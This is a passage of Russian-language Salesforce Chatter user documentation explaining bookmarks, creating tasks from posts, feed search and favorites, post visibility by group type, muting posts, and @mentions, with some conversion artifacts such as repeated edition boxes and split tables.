Значок закладки () , отображаемый напротив сообщения, указывает на успешность его сохранения в закладках.



Чтобы просмотреть сохраненные сообщения в ленте, последовательно выберите ссылки  **«Лента»** > **«Добавленные в закладки»** на боковой панели Chatter.

Количество закладок не ограничено. Пользователи могут добавлять столько закладок, сколько им требуется.

СМ. ТАКЖЕ:

[Выбор понравившихся сообщений и комментариев](#)

### Удаление закладки

1. Чтобы просмотреть сохраненные сообщения в ленте Chatter, последовательно выберите ссылки  **«Лента»** > **«Добавленные в закладки»** на боковой панели.
2. Найдите сохраненное сообщение в ленте Chatter.
3. Чтобы открыть раскрывающееся меню, щелкните стрелку  в верхнем правом углу нужного сообщения.
4. Щелкните **«Удалить закладку»**.

Сообщение, удаленное из закладок, больше не отображается в сохраненных сообщениях при выборе ссылки **«Добавленные в закладки»**.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

#### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

## Создание задачи из сообщения

Иногда пользователям требуется отслеживание сообщений. Чтобы создать задачу прямо из сообщения, воспользуйтесь действием «Создать задачу».


Пользователи могут создавать задачи из любых сообщений, опубликованных в организации, включая сообщения с вложениями. Пользователи не могут создавать задачи из системных сообщений (например, обновление записи).

1. Щелкните значок  в сообщении.
2. Выберите пункт «Создать задачу».

Действие «Создать задачу» отображается только после его включения администратором Salesforce.

3. Добавьте тему и крайний срок в диалоговом окне «Создать задачу». При необходимости свяжите задачу с контактом или интересом и нужным объектом (например, организация). Чтобы найти доступные контакты, интересы и объекты, воспользуйтесь полями поиска.
4. По завершении нажмите кнопку «Создать».


Задача назначается текущему пользователю и публикуется в ленте профиля. Кроме того, задача отображается в разделе «Мои задачи» вкладки «Начальная страница».



Чтобы открыть задачу, щелкните ссылку на тему задачи (1 или 2). Чтобы просмотреть сообщение, использованное для создания задачи, щелкните ссылку на сообщение (3).

## Просмотр рекомендаций

Chatter поддерживает функцию определения рекомендаций, позволяющую выбирать те записи, группы, файлы или пользователей, отслеживание которых может представлять определенный интерес. Чем больше рекомендаций принимает пользователь, тем больше обновлений отображается в ленте.

- Чтобы начать отслеживание нужного пользователя, записи или файла, щелкните ссылку «Отслеживать».
- Чтобы стать участником группы, щелкните ссылку «Присоединиться».
- Чтобы пропустить рекомендацию, щелкните значок .
- Чтобы открыть страницу «Рекомендации» для фильтрации записей по критерию «Люди», «Группы», «Записи» или «Файлы», щелкните ссылку «Дополнительно».

СМ. ТАКЖЕ:

[Рекомендации по людям](#)

[Рекомендации по группам Chatter](#)

[Рекомендации по записям](#)

[Рекомендации по файлам](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

## Поиск данных в лентах

### Поиск по лентам


Быстрый поиск нужной информации в сообщениях и комментариях Chatter.

- Чтобы выполнить поиск по лентам Chatter, воспользуйтесь функцией глобального поиска.
- Чтобы найти нужные сведения в конкретной ленте Chatter, воспользуйтесь контекстным [поиском по лентам](#) (🔍).
- Чтобы ускорить доступ к часто выполняемому поиску в Chatter, [сохраните поиск по лентам в качестве избранного](#) и щелкните ссылку избранного на странице Chatter.

### Результаты поиска по лентам Chatter

Результаты поиска по лентам Chatter содержат сообщения и комментарии, соответствующие критериям поиска.

Поиск по лентам Chatter не ограничивается выбранными критериями. В результате поиска по лентам Chatter отображаются совпадения, найденные во всех объектах.

 **Прим.:** Результаты поиска не содержат изменения, внесенные в поля записей. Например, при отслеживании поля организации Асте «Адрес для счета» и изменении адреса для счета данной организации поиск по критерию *Асте* возвращает запись **Асте** — *Иван Сидоров Требуется добровольные помощники для организации Асте*, но не запись **Асте** — *Иван Сидоров Изменен адрес для счета: ул. Мира, 50*.

- Подобно лентам, результаты поиска могут быть отсортированы только по сообщениям или по сообщениям и комментариям.
- Подобно лентам, результаты поиска позволяют комментировать, публиковать, удалять и добавлять сообщения в закладки, а также выбирать понравившиеся сообщения.
- Подобно лентам, результаты поиска позволяют добавлять, редактировать и удалять темы из сообщений.
- Подобно лентам, результаты поиска позволяют отслеживать, публиковать, загружать, обновлять и открывать файлы для предварительного просмотра.
- Чтобы просмотреть страницу сведений о файле, группе, теме или пользователе Chatter, щелкните соответствующее имя в обновлении.
- Чтобы [просмотреть отдельное обновление ленты](#), щелкните временную отметку под нужным обновлением (например, «**Вчера в 12:57**»).
- Чтобы сохранить поиск по лентам Chatter в [избранном](#) на вкладке Chatter, щелкните ссылку «**Добавить в избранное**».

Чтобы просмотреть результаты поиска по записям (например, организации, контакты, файлы, группы, темы и люди Chatter), щелкните «**Записи**» в верхнем левом углу страницы.

 **Совет:** Чтобы выполнить уточненный поиск по лентам в конкретной группе, профиле, записи или другой ленте Chatter, воспользуйтесь [поиском по лентам](#).

#### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**


## Поиск по конкретной ленте

Чтобы найти нужные сведения в конкретном контексте, воспользуйтесь поиском по лентам.


Поиск может быть выполнен по лентам, доступным в записях, группах и профилях пользователей, а также на страницах тем или вкладках Chatter и «Начальная страница». Контекстный поиск по лентам позволяет определять темы, которые уже обсуждались в конкретной ленте.

1. Чтобы выполнить поиск по ленте, щелкните значок  над нужной лентой. Например, чтобы найти нужные сведения в группе, воспользуйтесь поиском по лентам на странице группы.




2. Введите критерии поиска и нажмите клавишу ENTER или щелкните значок .

Поиск может охватывать темы с хэштегами, упоминания и файлы, опубликованные в ленте. Чтобы уточнить критерии поиска, воспользуйтесь специальными символами и операторами. Чтобы найти точные совпадения, воспользуйтесь кавычками.

-  **Совет:** Чтобы найти тему с хэштегом, состоящим из нескольких слов, воспользуйтесь квадратными скобками. Например, чтобы найти все экземпляры темы #Опытный садовник, введите строку # [опытный садовник] в поле поиска.

При просмотре результатов поиска найденные совпадения отображаются выделенными. Фильтры или критерии сортировки, используемые в ленте, применяются к результатам поиска по лентам.

Чтобы очистить результаты поиска и вернуться в ленту, щелкните значок .

Алгоритм поиска по лентам определяется областью поиска.

- Поиск по лентам не поддерживается лентами списковых представлений.
- Поиск может быть выполнен только по лентам, доступ к которым предоставляется посредством правил общего доступа.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager II Developer Edition.**

- Результаты поиска по лентам на вкладке Chatter ограничиваются **выбранными типами лент**. Например, при выборе типа ленты «Мне», дополнительных **фильтров** и **критерия сортировки** результаты поиска по лентам ограничиваются всеми данными критериями.
- Результаты поиска по лентам ограничиваются **сообщениями, доступными** в контексте, который используется для поиска. Например, поиск по ленте в профиле пользователя возвращает сообщения и комментарии, доступные в профиле пользователя. Результаты поиска содержат сообщения и комментарии, опубликованные текущим и другими пользователями.
- Поиск по лентам возвращает совпадающие имена файлов или ссылок, опубликованных в сообщениях, но не в комментариях.
- Результаты поиска по лентам записей не содержат изменения, внесенные в поля записей.


### Добавление поиска по лентам Chatter в избранное

Чтобы быстро переходить к обновлениям ленты прямо на вкладке Chatter, добавьте поиск по лентам Chatter в избранное.

#### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и  
**Developer**



1. Введите критерии поиска в область, расположенную в верхнем колонтитуле, и нажмите кнопку «Поиск».
2. Чтобы просмотреть сообщения и комментарии, содержащие критерии поиска, щелкните «Поиск по лентам».
3. Щелкните ссылку «Добавить в избранное».

 Пример:



Имя, отображаемое в избранном на странице Chatter, соответствует введенному поисковому запросу. Например, в результате поиска по критерию *конкурентный анализ*, в избранное добавляется запись с именем **конкурентный анализ**.



**Совет:** Для быстрого доступа к ленте группы на странице Chatter рекомендуем сохранить поиск по имени группы Chatter в качестве избранного. Аналогично, для быстрого доступа к сообщениям, комментариям и упоминаниям о конкретном пользователе, рекомендуем сохранить поиск по имени пользователя в качестве избранного.

СМ. ТАКЖЕ:

[Результаты поиска по лентам Chatter](#)

## Общие сведения об избранном Chatter

Избранное Chatter на вкладке Chatter — это область быстрого доступа к списковым представлениям, результатам поиска по лентам Chatter и темам, представляющим особый интерес для текущего пользователя. Например, если для отслеживания информации, связанной с компанией Асме, используется тема с хэштегом #асме, то эта тема может быть добавлена в избранное с целью быстрого доступа к соответствующим обновлениям прямо на вкладке Chatter.

Пользователь может добавить в избранное не более 50 записей. Раздел «Избранное» отображается на вкладке Chatter только при наличии в нем записей.

На вкладке Chatter отображаются четыре избранных записи, которые были просмотрены или добавлены недавно.

- Для просмотра обновлений выберите нужную избранную запись.
- Для просмотра всех избранных записей щелкните ссылку «Еще X».
- Чтобы удалить запись из избранного, щелкните значок , отображающийся при наведении указателя мыши.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

## Работа с сообщениями

### Общие сведения о публикации


Пользователи могут обмениваться информацией и сотрудничать с другими пользователями внутри и за пределами организации. Рекомендуем использовать публикатор Chatter для публикации сообщений, удаления сообщений, добавления вопросов и создания опросов.

Публикатор отображается на вкладке «Начальная страница», вкладке Chatter и странице профиля пользователя, а также на страницах сведений о группах и записях. Рекомендуем использовать публикатор для создания сообщения (1), добавления файла (2) или ссылки (3), создания опроса (4) или публикации вопроса (5). Максимальная длина сообщения или комментария не должна превышать 10 000 символов. Для форматирования сообщений воспользуйтесь редактором обогащенного текста (6).



По умолчанию публикатор отображает действия «Сообщение», «Файл», «Ссылка», «Опрос» и «Вопрос». Администратор Salesforce может изменить порядок отображения действий и добавить другие действия. Таким образом, отображаемые действия определяются настройками публикатора, заданными администратором.

При публикации сообщения в ленту все пользователи, имеющие доступ к данному сообщению, могут выполнять такие действия, как комментирование, выбор понравившегося и публикация (1). Кроме того, пользователи могут добавлять закладки и темы посредством раскрывающегося меню (2).



Чтобы изменить собственные сообщения и комментарии, щелкните «**Правка**». Менеджер или ответственный за группу может также редактировать сообщения других пользователей в ленте группы. Чтобы удалить сообщение из ленты, щелкните «**Удалить**». Тем не менее, пользователи не могут удалять сообщения других пользователей или сообщения,


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**



созданные системой Salesforce автоматически. Например, пользователи не могут удалять такие обновления записи, как сообщения об изменении поля организации.

 **Прим.:** Если параметр «Правка» недоступен, то данная функция выключена администратором организации.

СМ. ТАКЖЕ:

[Доступность сообщений](#)

## Доступность сообщений

В таблице ниже описаны области публикации и отображения сообщений.

| Область публикации  | Целевая аудитория    | Прямой доступ к сообщениям  | Области отображения сообщений   | Рекомендации по использованию файлов  |
|---|----------------------|---|---|---|
| Вкладка «Начальная страница», вкладка «Chatter» или собственный профиль | Мои отслеживающие    | <ul style="list-style-type: none"> <li>Сообщение доступно <b>осознающим</b> пользователям в ленте <b>«Осознаемые»</b>.</li> <li>Сообщение доступно упомянутым пользователям в лентах <b>«Осознаемые»</b> «Мне» и лентах профиля.</li> </ul> | <ul style="list-style-type: none"> <li>Сообщение доступно в профиле всем пользователям, <b>профиль</b> профиля.</li> <li>Сообщение отображается в результатах поиска по лентам.</li> <li>Сообщение доступно всем пользователям в ленте «Вся компания».</li> </ul> | <p>Файл, добавленный в сообщение, доступен всем сотрудникам. Кроме того, файл отображается в результатах поиска и списках файлов.</p>   |
|   | Общедоступная группа | <ul style="list-style-type: none"> <li>Сообщение доступно участникам данной группы в ленте <b>«Осознаемые»</b>.</li> <li>Сообщение доступно упомянутым</li> </ul>   | <ul style="list-style-type: none"> <li>Сообщение доступно на странице группы всем пользователям, <b>профиль</b> группу.</li> <li>Сообщение отображается в</li> </ul>  | <p>Файл, добавленный в сообщение, доступен всем пользователям, имеющим доступ к группе. Кроме того, файл отображается в результатах</p> |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

| Область публикации | Целевая аудитория                        | Прямой доступ к сообщениям   | Области отображения сообщений  | Рекомендации по использованию файлов  |
|--------------------|--|--|--|---|
|                    |  | участникам данной группы в лентах «Отслеживаемые», «Мне» и лентах профиля.   | результатах поиска по лентам.<br>• Сообщение доступно всем пользователям в ленте «Вся компания».   | поиска и списках файлов.  |
|                    | Личная группа                            | <ul style="list-style-type: none"> <li>Сообщение доступно участникам данной группы в ленте «Отслеживаемые».</li> <li>Сообщение доступно упомянутым участникам данной группы в лентах «Отслеживаемые», «Мне» и лентах профиля.</li> </ul> | Сообщение доступно только участникам группы в ленте поиска по лентам и ленте «Вся компания».   | Файл, добавленный в сообщение, доступен всем пользователям, имеющим доступ к группе. Кроме того, файл отображается в результатах поиска и списках файлов. |
|                    | Неуказанная группа                       | <ul style="list-style-type: none"> <li>Сообщение доступно участникам данной группы в ленте «Отслеживаемые».</li> <li>Сообщение доступно упомянутым участникам данной группы в лентах «Отслеживаемые», «Мне» и лентах профиля.</li> </ul> | Сообщение доступно только участникам группы и пользователям с полномочием «Управление неуказанными группами» в ленте группы, ленте «Вся компания» и профиле. | Файл, добавленный в сообщение, доступен для просмотра и поиска всем пользователям, имеющим доступ к группе.   |
|                    | Группа, поддерживающая клиентский доступ | <ul style="list-style-type: none"> <li>Сообщение доступно участникам данной группы в ленте «Отслеживаемые».</li> <li>Сообщение доступно</li> </ul>   | Сообщение доступно только участникам группы в ленте группы, результатах поиска по лентам и ленте «Вся компания». Участниками являются сотрудники и клиенты.  | Файл, добавленный в сообщение, доступен всем пользователям, имеющим доступ к группе. Кроме того, файл отображается в результатах поиска и списках файлов. |


| Область публикации       | Целевая аудитория    | Прямой доступ к сообщениям   | Области отображения сообщений  | Рекомендации по использованию файлов   |
|--------------------------|----------------------|--|--|--|
|                          |                      | <p>упомянутым участникам данной группы в лентах «Отслеживаемые», «Мне» и лентах профиля.</p>   |  |  |
| Страница сведений о теме | Мои отслеживаемые    | <ul style="list-style-type: none"> <li>• Сообщение доступно отслеживаемым пользователям в ленте «Отслеживаемые».</li> <li>• Сообщение доступно упомянутым пользователям в лентах «Отслеживаемые», «Мне» и лентах профиля.</li> </ul>         | <ul style="list-style-type: none"> <li>• Сообщение доступно всем пользователям на странице сведений о теме.</li> <li>• Сообщение доступно в профиле всем пользователям, просматривающим профиль.</li> <li>• Сообщение отображается в результатах поиска по лентам.</li> <li>• Сообщение доступно всем пользователям в ленте «Вся компания».</li> </ul> | <p>Файл, добавленный в сообщение, доступен всем сотрудникам. Кроме того, файл отображается в результатах поиска и списках файлов.</p>                            |
|                          | Общедоступная группа | <ul style="list-style-type: none"> <li>• Сообщение доступно участникам данной группы в ленте «Отслеживаемые».</li> <li>• Сообщение доступно упомянутым участникам данной группы в лентах «Отслеживаемые», «Мне» и лентах профиля.</li> </ul> | <ul style="list-style-type: none"> <li>• Сообщение доступно всем пользователям на странице сведений о теме.</li> <li>• Сообщение доступно на странице группы всем пользователям, просматривающим группу.</li> <li>• Сообщение отображается в</li> </ul>  | <p>Файл, добавленный в сообщение, доступен всем пользователям, имеющим доступ к группе. Кроме того, файл отображается в результатах поиска и списках файлов.</p> |

| Область публикации | Целевая аудитория   | Прямой доступ к сообщениям   | Области отображения сообщений   | Рекомендации по использованию файлов  |
|--------------------|---|--|---|---|
|                    |   |  | <p>результатах поиска по лентам.</p> <ul style="list-style-type: none"> <li>Сообщение доступно всем пользователям в ленте «Вся компания».</li> </ul>  |   |
|                    | Личная группа   | <ul style="list-style-type: none"> <li>Сообщение доступно участникам данной группы в ленте «Отслеживаемые».</li> <li>Сообщение доступно упомянутым участникам данной группы в лентах «Отслеживаемые», «Мне» и лентах профиля.</li> </ul> | Сообщение доступно только участникам группы на странице сведений о теме, в ленте группы, результатах поиска по лентам и ленте «Вся компания».   | Файл, добавленный в сообщение, доступен всем пользователям, имеющим доступ к группе. Кроме того, файл отображается в результатах поиска и списках файлов. |
|                    | Группа, поддерживающая клиентский доступ  | <ul style="list-style-type: none"> <li>Сообщение доступно участникам данной группы в ленте «Отслеживаемые».</li> <li>Сообщение доступно упомянутым участникам данной группы в лентах «Отслеживаемые», «Мне» и лентах профиля.</li> </ul> | <p>Сообщение доступно только участникам группы на странице сведений о теме, в ленте группы, результатах поиска по лентам и ленте «Вся компания».</p> <p>Участниками являются сотрудники и клиенты.</p> <p>Несмотря на доступность сообщения, клиенты не могут просматривать темы.</p> | Файл, добавленный в сообщение, доступен всем пользователям, имеющим доступ к группе. Кроме того, файл отображается в результатах поиска и списках файлов. |
| Неуказанная группа | Использование тем не поддерживается неуказанными группами. При необходимости добавьте тему с хэштегом при создании сообщения или комментария для неуказанной группы; опубликованная тема будет отображаться в виде ссылки. Тем не менее, данная ссылка будет нерабочей ввиду отсутствия созданной страницы сведений о теме. |  |   |   |

| Область публикации           | Целевая аудитория                 | Прямой доступ к сообщениям   | Области отображения сообщений   | Рекомендации по использованию файлов  |
|------------------------------|-----------------------------------|--|---|---|
| Профиль другого пользователя | Только профиль этого пользователя | <ul style="list-style-type: none"> <li>Сообщение доступно отслеживающим пользователям в ленте «Отслеживаемые».</li> <li>Сообщение доступно упомянутым пользователям в лентах «Отслеживаемые», «Мне» и лентах профиля.</li> </ul>         | <ul style="list-style-type: none"> <li>Сообщение доступно в профиле всем пользователям, просматривающим профиль этого пользователя.</li> <li>Сообщение отображается в результатах поиска по лентам.</li> <li>Сообщение доступно всем пользователям в ленте «Вся компания».</li> </ul> | Файл, добавленный в сообщение, доступен всем сотрудникам. Кроме того, файл отображается в результатах поиска и списках файлов.                            |
| Общедоступная группа         | Только общедоступная группа       | <ul style="list-style-type: none"> <li>Сообщение доступно участникам данной группы в ленте «Отслеживаемые».</li> <li>Сообщение доступно упомянутым участникам данной группы в лентах «Отслеживаемые», «Мне» и лентах профиля.</li> </ul> | <ul style="list-style-type: none"> <li>Сообщение доступно на странице группы всем пользователям, просматривающим группу.</li> <li>Сообщение отображается в результатах поиска по лентам.</li> <li>Сообщение доступно всем пользователям в ленте «Вся компания».</li> </ul>            | Файл, добавленный в сообщение, доступен всем пользователям, имеющим доступ к группе. Кроме того, файл отображается в результатах поиска и списках файлов. |
| Личная группа                | Только личная группа              | <ul style="list-style-type: none"> <li>Сообщение доступно участникам данной группы в ленте «Отслеживаемые».</li> <li>Сообщение доступно упомянутым участникам данной</li> </ul>  | Сообщение доступно только участникам группы в ленте группы, результатах поиска по лентам и ленте «Вся компания».  | Файл, добавленный в сообщение, доступен всем пользователям, имеющим доступ к группе. Кроме того, файл отображается в результатах поиска и списках файлов. |

| Область публикации                       | Целевая аудитория                               | Прямой доступ к сообщениям  | Области отображения сообщений   | Рекомендации по использованию файлов  |
|--|---|---|---|---|
|  |   | группы в лентах «Отслеживаемые», «Мне» и лентах профиля.  |   |   |
| Неуказанная группа                       | Только неуказанная группа                       | <ul style="list-style-type: none"> <li>Сообщение доступно участникам данной группы и пользователям с полномочием «Управление неуказанными группами» в ленте «Отслеживаемые».</li> <li>Сообщение доступно упомянутым участникам данной группы в лентах «Отслеживаемые», «Мне» и лентах профиля.</li> </ul> | Сообщение доступно только участникам группы в ленте группы, результатах поиска по лентам и ленте «Вся компания».  | Файл, добавленный в сообщение, доступен для просмотра и поиска всем пользователям, имеющим доступ к группе.   |
| Группа, поддерживающая клиентский доступ | Только группа, поддерживающая клиентский доступ | <ul style="list-style-type: none"> <li>Сообщение доступно участникам данной группы в ленте «Отслеживаемые».</li> <li>Сообщение доступно упомянутым участникам данной группы в лентах «Отслеживаемые», «Мне» и лентах профиля.</li> </ul>  | Сообщение доступно только участникам группы в ленте группы, результатах поиска по лентам и ленте «Вся компания». Участниками являются сотрудники и клиенты. | Файл, добавленный в сообщение, доступен всем пользователям, имеющим доступ к группе. Кроме того, файл отображается в результатах поиска и списках файлов. |
| Страница записи                          | Только запись                                   | <ul style="list-style-type: none"> <li>Сообщение доступно в ленте «Отслеживаемые» всем пользователям,</li> </ul>  | Сообщение доступно всем пользователям, имеющим доступ к записи, на странице сведений о записи, в  | Файл, добавленный в сообщение, связывается с записью. Файл доступен всем пользователям,   |

| Область публикации | Целевая аудитория | Прямой доступ к сообщениям   | Области отображения сообщений                                 | Рекомендации по использованию файлов |
|--------------------|-------------------|--|---|--------------------------------------|
|                    |                   | отслеживающим данную запись и имеющим доступ к записи.<br><ul style="list-style-type: none"> <li>Сообщение доступно в лентах «Отслеживаемые», «Мне» и лентах профиля упомянутым пользователям, имеющим доступ к записи.</li> </ul> | профиле, результатах поиска по лентам и ленте «Вся компания». | имеющим общий доступ к записи.       |

 **Прим.:** Архивные группы не позволяют создавать сообщения. Комментарии к текущим сообщениям архивной группы используют параметры доступности, применявшиеся до архивирования группы.

### Можно ли заблокировать доступ пользователей к моим сообщениям?

В настоящее время сообщения в профиле доступны всем пользователям, кроме [клиентов](#). Кроме того, сообщения доступны отслеживающим пользователям в их лентах Chatter. Однако при изменении записи соответствующее обновление ленты доступно только пользователям с полномочием на ее просмотр.

СМ. ТАКЖЕ:

[Отправка сообщений Chatter](#)

### Будут ли сообщения, добавленные в группу, отображаться в моем профиле, чтобы быть доступными другим пользователям?

Да, однако их доступность определяется [типом группы](#). При добавлении сообщений в...

- общедоступную группу, сообщения будут доступны в профиле всем пользователям, кроме клиентов.
- личную группу, сообщения будут доступны в профиле только другим участникам группы.
- личную группу, поддерживающую доступ клиентов, сообщения будут доступны в группе всем участникам. Клиенты, являющиеся участниками группы, могут просматривать сообщения на странице группы, но не в профиле.
- неуказанную группу, сообщения будут доступны в профиле только участникам группы и пользователям с полномочием «Управление неуказанными группами». Клиенты, являющиеся участниками группы, могут просматривать сообщения на странице группы, но не в профиле.

СМ. ТАКЖЕ:

[Группы Chatter](#)

## Игнорирование сообщения

Пользователи могут контролировать содержимое ленты новостей и игнорировать ненужные сообщения.

Чтобы игнорировать сообщение, выберите пункт **«Игнорировать»** из раскрывающегося меню сообщения. Игнорирование сообщений поддерживается лентами на вкладках «Начальная страница» и «Chatter», но не поддерживается лентами групп, профилей или записей. Если организация поддерживает электронные ответы, то пользователи могут игнорировать сообщения путем отправки ответов, содержащих одно слово *«игнорировать»*.


Ниже перечислены последствия игнорирования сообщения.

- Сообщение больше не отображается в лентах на вкладках «Начальная страница» и «Chatter».
- Пользователь больше не получает уведомления об обновлениях для данного сообщения.
- Пользователь может просмотреть игнорируемые сообщения посредством фильтра «Игнорируемые» на боковой панели.
- При упоминании пользователя в игнорируемом сообщении игнорирование сообщения автоматически отменяется. Сообщение вновь отображается в ленте пользователя, а пользователь получает уведомление об обновлении, если организация поддерживает электронные уведомления.
- Сообщение, опубликованное изначально в ленту группы, профиля или записи, продолжает отображаться в данной ленте.

Например, сообщение публикуется в группу с участием пользователя. Оно отображается в ленте группы и ленте новостей пользователя на вкладках «Начальная страница» и «Chatter». Пользователь может игнорировать сообщение в ленте новостей, но оно продолжает отображаться в ленте группы.



**Пример:** Ниже приведен пример игнорирования сообщения посредством раскрывающегося меню.




Чтобы просмотреть все игнорируемые сообщения, выберите фильтр «Игнорируемые».

### ВЕРСИИ

Доступно в: Salesforce Classic.

Доступно в версиях: **Group Edition, Enterprise Edition, Professional Edition, Performance Edition, Unlimited Edition, Contact Manager Edition** и **Developer Edition**.





## Упоминание людей и групп

### @Упоминание людей и групп в сообщениях и комментариях

@Упоминание отдельного человека или группы позволяет держать пользователя в курсе важных для него обсуждений.

1. При создании сообщения введите символ @ и первые буквы имени нужного пользователя или группы.
2. Выберите пользователя или группу из списка совпадений.

Данный список содержит все совпадения для:

- Лиц, обычно пользователей, с которыми вы наиболее часто взаимодействуете
- Общедоступные группы
- Личные группы со своим участием

Одно сообщение или комментарий может содержать не более 25 упоминаний.

Упоминания недоступны для архивных групп, неуказанных групп, групп клиентов и личных групп без своего участия.

3. Чтобы опубликовать обновление, нажмите кнопку **«Опубликовать»**.


Ниже перечислены действия, выполняемые после публикации обновления.

- Имя пользователя отображается в виде ссылки на профиль, а имя группы — в виде ссылки на страницу группы.
- При упоминании пользователя обновление добавляется в ленту профиля и ленту «Мне» соответствующего пользователя.
- Chatter отправляет электронное уведомление упомянутым пользователям.
- При упоминании группы:
  - Обновление добавляется в ленту группы и ленту «Отслеживаемые» каждого участника группы.
  - Chatter отправляет электронное уведомление участникам группы, включившим параметр группы «Отправлять по эл. почте каждое сообщение».
  - Если упоминание опубликовано в ленте записи, эта запись появится в списке записей группы.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
